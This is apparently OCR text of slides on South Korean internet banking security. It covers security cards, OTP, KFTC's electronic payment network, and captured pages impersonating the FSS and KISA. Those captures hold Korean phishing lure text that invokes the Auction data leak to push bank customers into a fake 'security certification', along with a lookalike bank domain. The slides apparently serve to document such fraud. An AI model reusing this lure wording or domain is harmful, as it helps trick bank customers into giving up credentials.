
Internet Banking Service in South Korea

- Security Card



Internet Banking Service in South Korea

- OTP (One Time Password)



Financial Organizations

Yessign operated by KFTC (Korea Financial Telecommunications and Clearings Institute)



- About KFTC
- Main Business
- Public Relation
- News & Research
- Financial Information

Home | Sitemap | Korean

yessign

HOME > Main Business > Electronic Payment

Main Business

Electronic Payment >

Financial Information >

Giro/Internet Giro >

Checks Clearing >

VAN Business >

CLS >

Electronic Payment

The Electronic Payment Service provides banking customers with various financial transaction services such as cash withdrawal and fund transfer, as well as financial transaction information.

CD Network

The Cash Dispenser (CD) Network enables customers with cash cards, debit cards or credit cards to use cash deposit/withdrawal, account transfer, balance inquiry, and cash advance services at CD/ATMs. Customers may access their accounts from any CD/ATM regardless of their main bank. When the CD Network was first implemented, CD/ATMs were operational only during banking hours. Much has changed since then, and today, CD/ATMs are accessible 24/7. In addition, the protocols of CD/ATMs and mobile phones were standardized, allowing customers to use CD/ATMs of any bank to deposit or withdraw cash, make fund transfers, and inquire after their account balances in all banks by using their mobile phones.

Company Information


History

IFT Network

Related Sites


Location


= Interbank Fund Transfer



Financial Organizations

FSS - Financial Supervisory Service








 금융감독원


보안관련 인증절차를 진행하고 있습니다.

공인인증서가 본 PC에 설치 되었나요?
보안카드를 이용중이신가요?

- ※ 옥션정보유출 사건으로 인증서 및 개인정보의 보안을 검증하여야 합니다. 인터넷뱅킹 이용고객께서는 아래내용을 참조하셔서 금융 사기피해를 예방하시기 바랍니다.
- ※ 보안관련 인증절차를 받으면 더욱더 안전하게 인터넷뱅킹을 이용하실수가 있습니다.
- ※ 이용하시고있는 은행명을 클릭하시어 보안인증절차를 진행하여 주세요.

 KB 국민은행  IBK 기업은행  신한은행

 NH농협  우리은행



Home | Contact Us | Site Map | Korean

Search FSS

Publications | Financial Statistics

Corporate Changes | Publications | Speeches | Events

Corporate Governance of Financial Companies

KISA - Korea Internet & Security Agency

국민은행 < 보안서비스 < 신청및접수 : 한국인터넷진흥원 - Windows Useful Report

http://www.kbstar.com.tk/repostBank/step_new.php?get=kb

파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도구(T) 도움말(H)

☆ 즐겨찾기 국민은행 < 보안서비스 < 신청및접수 : 한...

KISA < 한국인터넷진흥원

보안강화

공인인증서 강화

- 파싱예방 서비스
- 인터넷뱅킹 전화승인 서비스
- 이동PC지정 서비스

전자금융사기 예방서비스

한국인터넷진흥원 전자금융사기 예방서비스

- - 피싱, 파밍, 등 불법금융사기 예방
- - 이더넷네트워크 이용하...

